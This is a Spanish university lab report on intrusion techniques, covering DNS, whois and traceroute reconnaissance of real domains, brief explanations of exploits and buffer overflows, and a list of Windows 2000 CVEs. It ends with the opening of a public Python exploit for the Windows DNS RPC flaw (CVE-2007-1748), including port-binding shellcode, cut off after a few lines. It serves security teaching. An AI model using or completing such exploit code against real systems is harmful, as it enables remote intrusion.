Practica 2


ILLIA NECHESA | PABLO OSPINO

Seguridad en Sistemas Informáticos | 4º Curso | 27-10-2019

Técnicas de intrusión

Checkpoint 1

El DNS guarda información sobre los dominios. La información de cada dominio se guarda en registros.



Type	Purpose	Examples
A	IPv4 IP address	192.168.1.5 or 75.126.153.206
AAAA	IPv6 IP address	2607:f0d0:1002:51::4
CNAME	Canonical name record (Alias)	s0.cyberciti.org is an alias for d2m4hyssawyie7.cloudfront.net
MX	Email server host names	smtp.cyberciti.biz or mx1.nixcraft.com
NS	Name (DNS) server names	ns1.cyberciti.biz or ns-243.awsdns-30.com
PTR	Pointer to a canonical name. Mostly used for implementing reverse DNS lookups	82.236.125.74.in-addr.arpa
SOA	Authoritative information about a DNS zone	see below
TXT	Text record	see below

Tipos de registros:
- A. relación nombre-IP
- CNAME. nombres o alias de la máquina
- MX servidor de correo
- NS nombres asociados.
- LOC. localización geográfica.

Mediante consultas DNS, buscamos toda la información que podamos sobre los dominios telefónica.com y navalur.com:

Telefónica

- host -a www.telefonica.com

```
➢ Trying "www.telefonica.com"
➢ ;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 4335
➢ ;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 2, ADDITIONAL: 1
➢
➢ ;; QUESTION SECTION:
➢ ;www.telefonica.com.            IN      ANY
➢
➢ ;; ANSWER SECTION:
➢ www.telefonica.com.     300     IN      AAAA    2a02:9009:0:aa:aa01:
  :
➢ www.telefonica.com.     300     IN      A       194.224.110.41
➢
➢ ;; AUTHORITY SECTION:
➢ telefonica.com.         277     IN      NS      nsjc8hos01.telefonic
  a-data.com.
➢ telefonica.com.         277     IN      NS      nsalchos01.telefonic
  a-data.com.
➢
➢ ;; ADDITIONAL SECTION:
➢ nsalchos01.telefonica-data.com. 42 IN   A       213.4.194.35
➢
➢ Received 162 bytes from 130.206.158.253#53 in 36 ms
```

- host -t mx telefonica.com

```
➢ telefonica.com mail is handled by 10 telefonicacorp.mail.protection.
  outlook.com.
```

Información obtenida

```
De este comando obtenemos la siguiente info del dominio de telefonica:
- Dirección ipv4: 194.224.110.41
- Dirección ipv6: 2a02:9009:0:aa:aa01::
- Servidores de nombres asociados: nsjc8hos01.telefonica-data.com.
  - nsjc8hos01.telefonica-data.com.
  - nsalchos01.telefonica-data.com.
- El proveedor del servicio de email es Microsoft office Outlook.
  - Su servidor es: telefonicacorp.mail.protection.outlook.com.
```

Navalur

- host -a www.navalur.com

```
➢ Trying "www.navalur.com"
➢ ;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 37419
➢ ;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 2, ADDITIONAL: 2
➢
➢ ;; QUESTION SECTION:
➢ ;www.navalur.com.               IN      ANY
➢
➢ ;; ANSWER SECTION:
➢ www.navalur.com.       2310    IN      MX      10 exmx1.directnic.c
  om.
➢ www.navalur.com.       2310    IN      MX      20 exmx2.directnic.c
  om.
➢
➢ ;; AUTHORITY SECTION:
➢ navalur.com.           172330  IN      NS      expired-domain-
  ns51.directnic.com.
➢ navalur.com.           172330  IN      NS      expired-domain-
  ns50.directnic.com.
➢
➢ ;; ADDITIONAL SECTION:
➢ expired-domain-ns50.directnic.com. 508 IN A     74.117.217.22
➢ expired-domain-ns51.directnic.com. 508 IN A     74.117.222.22
➢
➢ Received 187 bytes from 130.206.158.253#53 in 12 ms
```

- host -t mx navalur.com

```
➢  navalur.com mail is handled by 20 exmx2.directnic.com.
➢  navalur.com mail is handled by 10 exmx1.directnic.com.
```

Información obtenida

```
La información obtenida de navalur.com es la siguiente:
- Los servidores de correo son dos:
  - exmx1.directnic.com.
  - exmx2.directnic.com.
- Los nombres asociados al servidor son:
  - expired-domain-ns51.directnic.com.
  - expired-domain-ns50.directnic.com.
```

Checkpoint 2


- whois 130.206.1.1

```
➢  Tras ejecutar el comando `whois 130.206.1.1` vemos que se trata de u
   na IP perteneciente al rango RedIris. Una red nacional. En la respue
   sta que se nos dá un email para incidentes con la seguridad `segurid
   ad@rediris.es`. Así que este será el correo al que enviariamos un me
   nsaje denunciándolo.
➢
➢  En el caso de que se hubiese recibido un correo de spam, correo basu
   ra, también existe un email especificado. Resulta que es el mismo `s
   eguridad@rediris.es`
```

- **Hemos obtenido la información ejecutando el comando:**
    - **whois 130.206.1.1 | grep @**

De esta forma obteníamos solo por pantalla aquellas líneas que tengan @.


Checkpoint 3




```
**traceroute**: ruta que siguen los paquetes de un host a otro.

Necesario que el destino sea un servidor DNS o un servidor web, para conseg
uir acceder a puntos internos.
traceroute -p 53
traceroute -p 80

Punto de intercambio de españa no devuelve el ICMP

 1  s158m2.unavarra.es (130.206.158.2)  5.775 ms  3.155 ms  3.188 ms
 2  s158m1.unavarra.es (130.206.158.1)  7.595 ms  8.763 ms  8.561 ms
 3  xe4-1-0-
53.unavarra.unizar.rt1.ara.red.rediris.es (130.206.195.1)  13.810 ms  13.75
9 ms  9.591 ms
 4  unizar.ae6.telmad.rt4.mad.red.rediris.es (130.206.245.94)  17.634 ms
    unizar.ae1.uva.rt1.cyl.red.rediris.es (130.206.245.14)  16.672 ms  17.6
89 ms
 5  uva.ae2.ciemat.rt1.mad.red.rediris.es (130.206.245.9)  19.214 ms  18.87
3 ms
    telmadi.ae1.ciemat.rt1.mad.red.rediris.es (130.206.245.1)  21.167 ms
 6  1and1.alta.espanix.net (185.79.175.174)  19.784 ms  22.417 ms  19.162 m
s
 7  * * *
 8  * * *
 9  * * *
```

De todos los routers que aparecen en la salida no encontramos ninguno de arsys. Vemos que el traceroute va por la red de rediris pero en el momento de llegar a alta.espanix.net no vuelve.


Checkpoint 4



```
**Investigue sobre las siguientes cuestiones**

**¿Que es un exploit?**
    --
> Un exploit es básicamente un programa, o un codigo ejecutbale, el cual se
 aprovecha de un agujero de seguridad de alguna aplicacion, y lo usa en ben
eficio propio.

**¿En que consisten las vulnerabilidades basadas en Buffer Overflow y qué c
onsecuencias trae una vulnerabilidad de este tipo en un sistema?**
    --
> El buffer overflow consiste en sobrepasar el uso de la cantidad de memori
a asignada por el sistema operativo, escribiendo en un bloque de memoria qu
e no es el determinado para ese programa o aplicación, es decir , escribien
do en un bloque contiguo.
```



```
    --
> Esta famosa técnica es utilizada por muchos ciberdelicuentes, para ejecut
ar código propio, con objetivo de tomar control sobre el equipo de la vícti
ma.

**Busque en las bases de datos de vulnerabilidades fallos de seguridad de W
indows 2000 referidas a Buffer Overflow. Indique el código CVE de una de el
las. ¿Hay exploit para dicha vulnerabilidad?**

    --> Microsoft Windows 2000 Event Viewer contains buffer overflow --
> CVE-2001-0147
    --
> Microsoft Windows 2000 System Monitor ActiveX Control contains buffer ove
rflow --> CVE-2000-1034
    --> Buffer overflow in Microsoft Windows Shell -->  CVE-2002-0070
    --
> Microsoft Windows Server 2000 SP4 - DNS RPC Remote Buffer Overflow --
> CVE-2007-1748 --> Para este en concreto hay disponible un exploit
        --> El exploit es el de a continuacióm, está en Python
```




```
#!/usr/bin/python
# Remote exploit for the 0day Windows DNS RPC service vulnerability as
# described in https://www.securityfocus.com/bid/23470/info. Tested on
# Windows 2000 SP4. The exploit if successful binds a shell to TCP port 444
4
# and then connects to it.
#
# Cheers to metasploit for the first exploit.
# Written for educational and testing purposes.
# Author shall bear no responsibility for any damage caused by using this c
ode
# Winny Thomas :-)

import os
import sys
import time
from impacket.dcerpc import transport, dcerpc, epm
from impacket import uuid

#Portbind shellcode from metasploit; Binds port to TCP port 4444
shellcode  = "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90"
shellcode += "\x29\xc9\x83\xe9\xb0\xe8\xff\xff\xff\xff\xc0\x5e\x81\x76\x0e\
xe9"
```


```
